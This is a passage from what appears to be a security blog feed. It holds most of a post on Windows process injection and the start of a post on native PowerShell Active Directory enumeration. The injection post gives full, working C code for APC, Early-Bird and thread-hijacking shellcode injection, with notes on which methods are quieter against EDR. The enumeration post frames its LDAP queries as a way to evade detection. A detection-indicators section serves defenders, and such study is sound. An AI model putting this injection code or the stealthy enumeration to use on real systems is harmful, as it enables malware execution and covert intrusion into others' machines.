<table>
  <thead>
    <tr>
      <th>API Call</th>
      <th>Event / Telemetry</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">OpenProcess</code></td>
      <td>Sysmon Event ID 10 (ProcessAccess)</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">VirtualAllocEx</code></td>
      <td>Sysmon Event ID 8 (CreateRemoteThread)</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">WriteProcessMemory</code></td>
      <td>ETW: Microsoft-Windows-Kernel-Process</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">CreateRemoteThread</code></td>
      <td>Sysmon Event ID 8, Windows Event 4688</td>
    </tr>
  </tbody>
</table>

<p>The RWX allocation is the loudest signal. Most EDRs flag <code class="language-plaintext highlighter-rouge">PAGE_EXECUTE_READWRITE</code> allocations in remote processes immediately.</p>

<hr />

<h2 id="technique-2-apc-injection">Technique 2: APC Injection</h2>

<p>Asynchronous Procedure Calls (APCs) are a Windows mechanism for executing functions in the context of a thread. Every thread has an APC queue; functions queued to it run when the thread enters an <em>alertable wait state</em>.</p>

<h3 id="how-it-works-1">How It Works</h3>

<ol>
  <li>Open the target process and enumerate its threads</li>
  <li>Queue an APC to each thread with <code class="language-plaintext highlighter-rouge">QueueUserAPC</code></li>
  <li>The APC fires when any thread calls <code class="language-plaintext highlighter-rouge">SleepEx</code>, <code class="language-plaintext highlighter-rouge">WaitForSingleObjectEx</code>, etc. with <code class="language-plaintext highlighter-rouge">bAlertable = TRUE</code></li>
</ol>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">#include</span> <span class="cpf">&lt;windows.h&gt;</span><span class="cp">
#include</span> <span class="cpf">&lt;tlhelp32.h&gt;</span><span class="cp">
#include</span> <span class="cpf">&lt;stdio.h&gt;</span><span class="cp">
</span>
<span class="c1">// Find all threads belonging to a process</span>
<span class="n">DWORD</span><span class="o">*</span> <span class="nf">get_thread_ids</span><span class="p">(</span><span class="n">DWORD</span> <span class="n">pid</span><span class="p">,</span> <span class="n">DWORD</span><span class="o">*</span> <span class="n">count</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">HANDLE</span> <span class="n">snapshot</span> <span class="o">=</span> <span class="n">CreateToolhelp32Snapshot</span><span class="p">(</span><span class="n">TH32CS_SNAPTHREAD</span><span class="p">,</span> <span class="mi">0</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">snapshot</span> <span class="o">==</span> <span class="n">INVALID_HANDLE_VALUE</span><span class="p">)</span> <span class="k">return</span> <span class="nb">NULL</span><span class="p">;</span>

    <span class="n">THREADENTRY32</span> <span class="n">te</span> <span class="o">=</span> <span class="p">{</span> <span class="p">.</span><span class="n">dwSize</span> <span class="o">=</span> <span class="k">sizeof</span><span class="p">(</span><span class="n">THREADENTRY32</span><span class="p">)</span> <span class="p">};</span>
    <span class="n">DWORD</span> <span class="n">capacity</span> <span class="o">=</span> <span class="mi">64</span><span class="p">;</span>
    <span class="n">DWORD</span><span class="o">*</span> <span class="n">tids</span> <span class="o">=</span> <span class="p">(</span><span class="n">DWORD</span><span class="o">*</span><span class="p">)</span><span class="n">malloc</span><span class="p">(</span><span class="n">capacity</span> <span class="o">*</span> <span class="k">sizeof</span><span class="p">(</span><span class="n">DWORD</span><span class="p">));</span>
    <span class="o">*</span><span class="n">count</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>

    <span class="k">if</span> <span class="p">(</span><span class="n">Thread32First</span><span class="p">(</span><span class="n">snapshot</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">te</span><span class="p">))</span> <span class="p">{</span>
        <span class="k">do</span> <span class="p">{</span>
            <span class="k">if</span> <span class="p">(</span><span class="n">te</span><span class="p">.</span><span class="n">th32OwnerProcessID</span> <span class="o">==</span> <span class="n">pid</span><span class="p">)</span> <span class="p">{</span>
                <span class="k">if</span> <span class="p">(</span><span class="o">*</span><span class="n">count</span> <span class="o">&gt;=</span> <span class="n">capacity</span><span class="p">)</span> <span class="p">{</span>
                    <span class="n">capacity</span> <span class="o">*=</span> <span class="mi">2</span><span class="p">;</span>
                    <span class="n">tids</span> <span class="o">=</span> <span class="p">(</span><span class="n">DWORD</span><span class="o">*</span><span class="p">)</span><span class="n">realloc</span><span class="p">(</span><span class="n">tids</span><span class="p">,</span> <span class="n">capacity</span> <span class="o">*</span> <span class="k">sizeof</span><span class="p">(</span><span class="n">DWORD</span><span class="p">));</span>
                <span class="p">}</span>
                <span class="n">tids</span><span class="p">[(</span><span class="o">*</span><span class="n">count</span><span class="p">)</span><span class="o">++</span><span class="p">]</span> <span class="o">=</span> <span class="n">te</span><span class="p">.</span><span class="n">th32ThreadID</span><span class="p">;</span>
            <span class="p">}</span>
        <span class="p">}</span> <span class="k">while</span> <span class="p">(</span><span class="n">Thread32Next</span><span class="p">(</span><span class="n">snapshot</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">te</span><span class="p">));</span>
    <span class="p">}</span>

    <span class="n">CloseHandle</span><span class="p">(</span><span class="n">snapshot</span><span class="p">);</span>
    <span class="k">return</span> <span class="n">tids</span><span class="p">;</span>
<span class="p">}</span>


<span class="n">BOOL</span> <span class="nf">inject_apc</span><span class="p">(</span><span class="n">DWORD</span> <span class="n">pid</span><span class="p">,</span> <span class="kt">unsigned</span> <span class="kt">char</span><span class="o">*</span> <span class="n">shellcode</span><span class="p">,</span> <span class="n">SIZE_T</span> <span class="n">len</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">HANDLE</span> <span class="n">hProcess</span> <span class="o">=</span> <span class="n">OpenProcess</span><span class="p">(</span><span class="n">PROCESS_ALL_ACCESS</span><span class="p">,</span> <span class="n">FALSE</span><span class="p">,</span> <span class="n">pid</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">hProcess</span><span class="p">)</span> <span class="k">return</span> <span class="n">FALSE</span><span class="p">;</span>

    <span class="c1">// Allocate and write shellcode (same as classic technique)</span>
    <span class="n">LPVOID</span> <span class="n">remote_mem</span> <span class="o">=</span> <span class="n">VirtualAllocEx</span><span class="p">(</span><span class="n">hProcess</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span> <span class="n">len</span><span class="p">,</span>
        <span class="n">MEM_COMMIT</span> <span class="o">|</span> <span class="n">MEM_RESERVE</span><span class="p">,</span> <span class="n">PAGE_EXECUTE_READWRITE</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">remote_mem</span><span class="p">)</span> <span class="p">{</span> <span class="n">CloseHandle</span><span class="p">(</span><span class="n">hProcess</span><span class="p">);</span> <span class="k">return</span> <span class="n">FALSE</span><span class="p">;</span> <span class="p">}</span>

    <span class="n">SIZE_T</span> <span class="n">written</span><span class="p">;</span>
    <span class="n">WriteProcessMemory</span><span class="p">(</span><span class="n">hProcess</span><span class="p">,</span> <span class="n">remote_mem</span><span class="p">,</span> <span class="n">shellcode</span><span class="p">,</span> <span class="n">len</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">written</span><span class="p">);</span>

    <span class="c1">// Queue APC to all threads</span>
    <span class="n">DWORD</span> <span class="n">thread_count</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="n">DWORD</span><span class="o">*</span> <span class="n">tids</span> <span class="o">=</span> <span class="n">get_thread_ids</span><span class="p">(</span><span class="n">pid</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">thread_count</span><span class="p">);</span>

    <span class="k">for</span> <span class="p">(</span><span class="n">DWORD</span> <span class="n">i</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="n">i</span> <span class="o">&lt;</span> <span class="n">thread_count</span><span class="p">;</span> <span class="n">i</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">HANDLE</span> <span class="n">hThread</span> <span class="o">=</span> <span class="n">OpenThread</span><span class="p">(</span><span class="n">THREAD_ALL_ACCESS</span><span class="p">,</span> <span class="n">FALSE</span><span class="p">,</span> <span class="n">tids</span><span class="p">[</span><span class="n">i</span><span class="p">]);</span>
        <span class="k">if</span> <span class="p">(</span><span class="n">hThread</span><span class="p">)</span> <span class="p">{</span>
            <span class="n">QueueUserAPC</span><span class="p">((</span><span class="n">PAPCFUNC</span><span class="p">)</span><span class="n">remote_mem</span><span class="p">,</span> <span class="n">hThread</span><span class="p">,</span> <span class="mi">0</span><span class="p">);</span>
            <span class="n">CloseHandle</span><span class="p">(</span><span class="n">hThread</span><span class="p">);</span>
        <span class="p">}</span>
    <span class="p">}</span>

    <span class="n">free</span><span class="p">(</span><span class="n">tids</span><span class="p">);</span>
    <span class="n">CloseHandle</span><span class="p">(</span><span class="n">hProcess</span><span class="p">);</span>

    <span class="n">printf</span><span class="p">(</span><span class="s">"[+] APC queued to %lu threads in PID %lu</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">thread_count</span><span class="p">,</span> <span class="n">pid</span><span class="p">);</span>
    <span class="k">return</span> <span class="n">TRUE</span><span class="p">;</span>
<span class="p">}</span>
</code></pre></div></div>

<h3 id="reliability-problem">Reliability Problem</h3>

<p>APC injection only executes when a thread enters an alertable wait. Many processes never do this on their main threads. The workaround is targeting processes known to use alertable waits (<code class="language-plaintext highlighter-rouge">svchost.exe</code> running certain services, <code class="language-plaintext highlighter-rouge">explorer.exe</code>, etc.) or using Early-Bird injection below.</p>

<h3 id="detection-fingerprint-1">Detection Fingerprint</h3>

<p><code class="language-plaintext highlighter-rouge">QueueUserAPC</code> is less commonly monitored than <code class="language-plaintext highlighter-rouge">CreateRemoteThread</code>. Some EDRs check the APC target address against known-good regions. ETW providers in the Windows kernel emit events for APC queue operations, but most commercial SIEMs don’t collect these by default.</p>

<hr />

<h2 id="technique-3-early-bird-apc-injection">Technique 3: Early-Bird APC Injection</h2>

<p>Early-Bird solves the alertable wait problem by creating a suspended process, queuing the APC before it runs any code, then resuming it. The first thing the main thread does on resume is process its APC queue.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">BOOL</span> <span class="nf">inject_earlybird</span><span class="p">(</span><span class="k">const</span> <span class="kt">char</span><span class="o">*</span> <span class="n">target_path</span><span class="p">,</span> <span class="kt">unsigned</span> <span class="kt">char</span><span class="o">*</span> <span class="n">shellcode</span><span class="p">,</span> <span class="n">SIZE_T</span> <span class="n">len</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">STARTUPINFOA</span>        <span class="n">si</span> <span class="o">=</span> <span class="p">{</span> <span class="p">.</span><span class="n">cb</span> <span class="o">=</span> <span class="k">sizeof</span><span class="p">(</span><span class="n">si</span><span class="p">)</span> <span class="p">};</span>
    <span class="n">PROCESS_INFORMATION</span> <span class="n">pi</span> <span class="o">=</span> <span class="p">{</span><span class="mi">0</span><span class="p">};</span>

    <span class="c1">// Create target process in suspended state</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">CreateProcessA</span><span class="p">(</span>
            <span class="n">target_path</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span>
            <span class="n">FALSE</span><span class="p">,</span>
            <span class="n">CREATE_SUSPENDED</span><span class="p">,</span>        <span class="c1">// &lt;-- key flag</span>
            <span class="nb">NULL</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">si</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">pi</span><span class="p">))</span> <span class="p">{</span>
        <span class="n">fprintf</span><span class="p">(</span><span class="n">stderr</span><span class="p">,</span> <span class="s">"[-] CreateProcess failed: %lu</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">GetLastError</span><span class="p">());</span>
        <span class="k">return</span> <span class="n">FALSE</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="n">printf</span><span class="p">(</span><span class="s">"[*] Created suspended PID: %lu, TID: %lu</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">pi</span><span class="p">.</span><span class="n">dwProcessId</span><span class="p">,</span> <span class="n">pi</span><span class="p">.</span><span class="n">dwThreadId</span><span class="p">);</span>

    <span class="c1">// Allocate and write shellcode</span>
    <span class="n">LPVOID</span> <span class="n">remote_mem</span> <span class="o">=</span> <span class="n">VirtualAllocEx</span><span class="p">(</span><span class="n">pi</span><span class="p">.</span><span class="n">hProcess</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span> <span class="n">len</span><span class="p">,</span>
        <span class="n">MEM_COMMIT</span> <span class="o">|</span> <span class="n">MEM_RESERVE</span><span class="p">,</span> <span class="n">PAGE_EXECUTE_READWRITE</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">remote_mem</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">TerminateProcess</span><span class="p">(</span><span class="n">pi</span><span class="p">.</span><span class="n">hProcess</span><span class="p">,</span> <span class="mi">1</span><span class="p">);</span>
        <span class="n">CloseHandle</span><span class="p">(</span><span class="n">pi</span><span class="p">.</span><span class="n">hProcess</span><span class="p">);</span>
        <span class="n">CloseHandle</span><span class="p">(</span><span class="n">pi</span><span class="p">.</span><span class="n">hThread</span><span class="p">);</span>
        <span class="k">return</span> <span class="n">FALSE</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="n">SIZE_T</span> <span class="n">written</span><span class="p">;</span>
    <span class="n">WriteProcessMemory</span><span class="p">(</span><span class="n">pi</span><span class="p">.</span><span class="n">hProcess</span><span class="p">,</span> <span class="n">remote_mem</span><span class="p">,</span> <span class="n">shellcode</span><span class="p">,</span> <span class="n">len</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">written</span><span class="p">);</span>

    <span class="c1">// Queue APC to the main thread (it's still suspended)</span>
    <span class="n">QueueUserAPC</span><span class="p">((</span><span class="n">PAPCFUNC</span><span class="p">)</span><span class="n">remote_mem</span><span class="p">,</span> <span class="n">pi</span><span class="p">.</span><span class="n">hThread</span><span class="p">,</span> <span class="mi">0</span><span class="p">);</span>

    <span class="c1">// Resume — main thread immediately enters alertable state via ntdll init</span>
    <span class="n">ResumeThread</span><span class="p">(</span><span class="n">pi</span><span class="p">.</span><span class="n">hThread</span><span class="p">);</span>

    <span class="n">CloseHandle</span><span class="p">(</span><span class="n">pi</span><span class="p">.</span><span class="n">hThread</span><span class="p">);</span>
    <span class="n">CloseHandle</span><span class="p">(</span><span class="n">pi</span><span class="p">.</span><span class="n">hProcess</span><span class="p">);</span>

    <span class="n">printf</span><span class="p">(</span><span class="s">"[+] Early-bird injection complete</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
    <span class="k">return</span> <span class="n">TRUE</span><span class="p">;</span>
<span class="p">}</span>
</code></pre></div></div>

<p>Early-Bird is reliable precisely because the APC fires before the target process’s own initialization code runs. It’s also quieter than <code class="language-plaintext highlighter-rouge">CreateRemoteThread</code>, though it does create a new (potentially anomalous) process.</p>

<hr />

<h2 id="technique-4-thread-hijacking-setthreadcontext">Technique 4: Thread Hijacking (SetThreadContext)</h2>

<p>Hijack an existing thread by suspending it, overwriting its instruction pointer, and resuming.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">BOOL</span> <span class="nf">inject_thread_hijack</span><span class="p">(</span><span class="n">DWORD</span> <span class="n">pid</span><span class="p">,</span> <span class="kt">unsigned</span> <span class="kt">char</span><span class="o">*</span> <span class="n">shellcode</span><span class="p">,</span> <span class="n">SIZE_T</span> <span class="n">len</span><span class="p">)</span> <span class="p">{</span>
    <span class="c1">// Find a suitable thread (not the main thread ideally)</span>
    <span class="n">DWORD</span> <span class="n">thread_count</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="n">DWORD</span><span class="o">*</span> <span class="n">tids</span> <span class="o">=</span> <span class="n">get_thread_ids</span><span class="p">(</span><span class="n">pid</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">thread_count</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">tids</span> <span class="o">||</span> <span class="n">thread_count</span> <span class="o">==</span> <span class="mi">0</span><span class="p">)</span> <span class="k">return</span> <span class="n">FALSE</span><span class="p">;</span>

    <span class="n">DWORD</span>  <span class="n">target_tid</span> <span class="o">=</span> <span class="n">tids</span><span class="p">[</span><span class="mi">0</span><span class="p">];</span>
    <span class="n">free</span><span class="p">(</span><span class="n">tids</span><span class="p">);</span>

    <span class="n">HANDLE</span> <span class="n">hProcess</span> <span class="o">=</span> <span class="n">OpenProcess</span><span class="p">(</span><span class="n">PROCESS_ALL_ACCESS</span><span class="p">,</span> <span class="n">FALSE</span><span class="p">,</span> <span class="n">pid</span><span class="p">);</span>
    <span class="n">HANDLE</span> <span class="n">hThread</span>  <span class="o">=</span> <span class="n">OpenThread</span><span class="p">(</span><span class="n">THREAD_ALL_ACCESS</span><span class="p">,</span> <span class="n">FALSE</span><span class="p">,</span> <span class="n">target_tid</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">hProcess</span> <span class="o">||</span> <span class="o">!</span><span class="n">hThread</span><span class="p">)</span> <span class="k">return</span> <span class="n">FALSE</span><span class="p">;</span>

    <span class="c1">// Suspend the thread</span>
    <span class="n">SuspendThread</span><span class="p">(</span><span class="n">hThread</span><span class="p">);</span>

    <span class="c1">// Get current context</span>
    <span class="n">CONTEXT</span> <span class="n">ctx</span><span class="p">;</span>
    <span class="n">ctx</span><span class="p">.</span><span class="n">ContextFlags</span> <span class="o">=</span> <span class="n">CONTEXT_FULL</span><span class="p">;</span>
    <span class="n">GetThreadContext</span><span class="p">(</span><span class="n">hThread</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">ctx</span><span class="p">);</span>

    <span class="c1">// Allocate shellcode in target process</span>
    <span class="n">LPVOID</span> <span class="n">remote_mem</span> <span class="o">=</span> <span class="n">VirtualAllocEx</span><span class="p">(</span><span class="n">hProcess</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span> <span class="n">len</span><span class="p">,</span>
        <span class="n">MEM_COMMIT</span> <span class="o">|</span> <span class="n">MEM_RESERVE</span><span class="p">,</span> <span class="n">PAGE_EXECUTE_READWRITE</span><span class="p">);</span>
    <span class="n">SIZE_T</span> <span class="n">written</span><span class="p">;</span>
    <span class="n">WriteProcessMemory</span><span class="p">(</span><span class="n">hProcess</span><span class="p">,</span> <span class="n">remote_mem</span><span class="p">,</span> <span class="n">shellcode</span><span class="p">,</span> <span class="n">len</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">written</span><span class="p">);</span>

    <span class="c1">// Redirect instruction pointer to shellcode</span>
<span class="cp">#ifdef _WIN64
</span>    <span class="n">ctx</span><span class="p">.</span><span class="n">Rip</span> <span class="o">=</span> <span class="p">(</span><span class="n">DWORD64</span><span class="p">)</span><span class="n">remote_mem</span><span class="p">;</span>
<span class="cp">#else
</span>    <span class="n">ctx</span><span class="p">.</span><span class="n">Eip</span> <span class="o">=</span> <span class="p">(</span><span class="n">DWORD</span><span class="p">)</span><span class="n">remote_mem</span><span class="p">;</span>
<span class="cp">#endif
</span>
    <span class="n">SetThreadContext</span><span class="p">(</span><span class="n">hThread</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">ctx</span><span class="p">);</span>

    <span class="c1">// Resume thread — it will execute our shellcode</span>
    <span class="n">ResumeThread</span><span class="p">(</span><span class="n">hThread</span><span class="p">);</span>

    <span class="n">CloseHandle</span><span class="p">(</span><span class="n">hThread</span><span class="p">);</span>
    <span class="n">CloseHandle</span><span class="p">(</span><span class="n">hProcess</span><span class="p">);</span>

    <span class="n">printf</span><span class="p">(</span><span class="s">"[+] Thread %lu hijacked in PID %lu</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">target_tid</span><span class="p">,</span> <span class="n">pid</span><span class="p">);</span>
    <span class="k">return</span> <span class="n">TRUE</span><span class="p">;</span>
<span class="p">}</span>
</code></pre></div></div>

<h3 id="limitations">Limitations</h3>

<p>Thread hijacking is noisy on the target process — the hijacked thread’s legitimate work doesn’t complete. If the thread was in the middle of a database query or network request, the process may crash or hang. It also uses <code class="language-plaintext highlighter-rouge">SuspendThread</code> + <code class="language-plaintext highlighter-rouge">GetThreadContext</code> + <code class="language-plaintext highlighter-rouge">SetThreadContext</code>, all of which are monitored by most EDRs.</p>

<hr />

<h2 id="comparison-summary">Comparison Summary</h2>

<table>
  <thead>
    <tr>
      <th>Technique</th>
      <th>Reliability</th>
      <th>Noise Level</th>
      <th>Primary Detection</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Classic VirtualAllocEx</td>
      <td>High</td>
      <td>High</td>
      <td>Sysmon EID 8, RWX alloc</td>
    </tr>
    <tr>
      <td>APC Injection</td>
      <td>Medium</td>
      <td>Medium</td>
      <td>QueueUserAPC on remote thread</td>
    </tr>
    <tr>
      <td>Early-Bird APC</td>
      <td>High</td>
      <td>Medium</td>
      <td>New process + QueueUserAPC</td>
    </tr>
    <tr>
      <td>Thread Hijacking</td>
      <td>Medium-High</td>
      <td>High</td>
      <td>SuspendThread + SetThreadContext</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="detection-perspective">Detection Perspective</h2>

<p>If you’re building detections, the key behavioral indicators are:</p>

<ol>
  <li><strong>Cross-process memory allocation</strong> — <code class="language-plaintext highlighter-rouge">VirtualAllocEx</code> from a process that isn’t the target</li>
  <li><strong>Cross-process write</strong> — <code class="language-plaintext highlighter-rouge">WriteProcessMemory</code> following a remote allocation</li>
  <li><strong>Remote thread creation</strong> — <code class="language-plaintext highlighter-rouge">CreateRemoteThread</code> where the start address is in a heap allocation (not a known module)</li>
  <li><strong>APC to remote thread</strong> — <code class="language-plaintext highlighter-rouge">QueueUserAPC</code> where the APC function address is in remote-allocated memory</li>
  <li><strong>Suspended process + APC</strong> — <code class="language-plaintext highlighter-rouge">CREATE_SUSPENDED</code> process creation followed quickly by a remote write and <code class="language-plaintext highlighter-rouge">QueueUserAPC</code> to the main thread</li>
  <li><strong>Context modification</strong> — <code class="language-plaintext highlighter-rouge">SetThreadContext</code> changing RIP/EIP to an address outside any loaded module</li>
</ol>

<p>A single event isn’t sufficient — chains of events in sequence within a short time window are what matter. Process activity graphs (BloodHound-style, but for process behavior) are the right tool for catching these patterns.</p>

<hr />

<h2 id="further-reading">Further Reading</h2>

<p>The Windows Internals series (Yosifovich, Solomon, et al.) covers APC mechanics in detail. For detection engineering, the Elastic Detection Rules repository is a good reference for how these techniques translate to detection logic.</p>]]></content><author><name>Yaron King</name></author><category term="malware-analysis" /><category term="windows" /><category term="c" /><category term="shellcode" /><category term="injection" /><category term="reverse-engineering" /><category term="malware-analysis" /><summary type="html"><![CDATA[A technical reference covering the most common process injection techniques used in Windows malware — VirtualAllocEx/WriteProcessMemory, APC injection, early-bird injection, and thread hijacking. Includes C code, EDR evasion context, and detection points for each technique.]]></summary></entry><entry><title type="html">PowerShell Active Directory Enumeration Without RSAT</title><link href="https://yaronking.com/blog/2024/02/08/powershell-active-directory-enumeration/" rel="alternate" type="text/html" title="PowerShell Active Directory Enumeration Without RSAT" /><published>2024-02-08T00:00:00-05:00</published><updated>2024-02-08T00:00:00-05:00</updated><id>https://yaronking.com/blog/2024/02/08/powershell-active-directory-enumeration</id><content type="html" xml:base="https://yaronking.com/blog/2024/02/08/powershell-active-directory-enumeration/"><![CDATA[<p>RSAT isn’t always available and importing PowerView raises flags. This post covers native PowerShell techniques for enumerating Active Directory — users, groups, SPNs, and trust relationships — using only built-in .NET classes and LDAP queries.</p>

<!--more-->

<h2 id="why-native-ad-enumeration">Why Native AD Enumeration</h2>

<p>The standard toolchain for AD enumeration is well-known: BloodHound, PowerView, SharpHound. That’s also why these tools are signatures in most EDRs. When you need to be quiet, native .NET LDAP queries through <code class="language-plaintext highlighter-rouge">System.DirectoryServices</code> are far less likely to trigger.</p>

<p>None of this is novel technique. The goal is a clean, minimal reference for common queries.</p>

<h2 id="connecting-to-ldap">Connecting to LDAP</h2>

<p>The <code class="language-plaintext highlighter-rouge">DirectoryEntry</code> and <code class="language-plaintext highlighter-rouge">DirectorySearcher</code> classes are in the GAC on every Windows machine. No imports needed.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Connect to domain using current user's credentials</span><span class="w">
</span><span class="kr">function</span><span class="w"> </span><span class="nf">Get-LDAPConnection</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="kr">param</span><span class="p">([</span><span class="n">string</span><span class="p">]</span><span class="nv">$Domain</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">USERDNSDOMAIN</span><span class="p">)</span><span class="w">

    </span><span class="nv">$dn</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"DC="</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="p">(</span><span class="nv">$Domain</span><span class="w"> </span><span class="o">-replace</span><span class="w"> </span><span class="s2">"\."</span><span class="p">,</span><span class="w"> </span><span class="s2">",DC="</span><span class="p">)</span><span class="w">
    </span><span class="nv">$entry</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-Object</span><span class="w"> </span><span class="nx">System.DirectoryServices.DirectoryEntry</span><span class="p">(</span><span class="s2">"LDAP://</span><span class="nv">$dn</span><span class="s2">"</span><span class="p">)</span><span class="w">
    </span><span class="nv">$searcher</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-Object</span><span class="w"> </span><span class="nx">System.DirectoryServices.DirectorySearcher</span><span class="p">(</span><span class="nv">$entry</span><span class="p">)</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">PageSize</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mi">1000</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">SizeLimit</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mi">0</span><span class="w">

    </span><span class="kr">return</span><span class="w"> </span><span class="nv">$searcher</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<h2 id="enumerating-domain-users">Enumerating Domain Users</h2>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kr">function</span><span class="w"> </span><span class="nf">Get-DomainUsers</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="kr">param</span><span class="p">(</span><span class="w">
        </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$Domain</span><span class="w">      </span><span class="o">=</span><span class="w"> </span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">USERDNSDOMAIN</span><span class="p">,</span><span class="w">
        </span><span class="p">[</span><span class="n">switch</span><span class="p">]</span><span class="nv">$Enabled</span><span class="p">,</span><span class="w">
        </span><span class="p">[</span><span class="n">switch</span><span class="p">]</span><span class="nv">$AdminsOnly</span><span class="w">
    </span><span class="p">)</span><span class="w">

    </span><span class="nv">$searcher</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-LDAPConnection</span><span class="w"> </span><span class="nt">-Domain</span><span class="w"> </span><span class="nv">$Domain</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">Filter</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"(&amp;(samAccountType=805306368))"</span><span class="w">

    </span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="nv">$Enabled</span><span class="p">)</span><span class="w">    </span><span class="p">{</span><span class="w"> </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">Filter</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"(&amp;(samAccountType=805306368)(!(userAccountControl:1.2.840.113556.1.4.803:=2)))"</span><span class="w"> </span><span class="p">}</span><span class="w">
    </span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="nv">$AdminsOnly</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">Filter</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"(&amp;(samAccountType=805306368)(adminCount=1))"</span><span class="w"> </span><span class="p">}</span><span class="w">

    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">PropertiesToLoad</span><span class="o">.</span><span class="nf">AddRange</span><span class="p">(@(</span><span class="w">
        </span><span class="s2">"samAccountName"</span><span class="p">,</span><span class="w"> </span><span class="s2">"displayName"</span><span class="p">,</span><span class="w"> </span><span class="s2">"mail"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"userAccountControl"</span><span class="p">,</span><span class="w"> </span><span class="s2">"lastLogonTimestamp"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"memberOf"</span><span class="p">,</span><span class="w"> </span><span class="s2">"description"</span><span class="w">
    </span><span class="p">))</span><span class="w">

    </span><span class="nv">$results</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">FindAll</span><span class="p">()</span><span class="w">

    </span><span class="kr">foreach</span><span class="w"> </span><span class="p">(</span><span class="nv">$result</span><span class="w"> </span><span class="kr">in</span><span class="w"> </span><span class="nv">$results</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nv">$props</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$result</span><span class="o">.</span><span class="nf">Properties</span><span class="w">
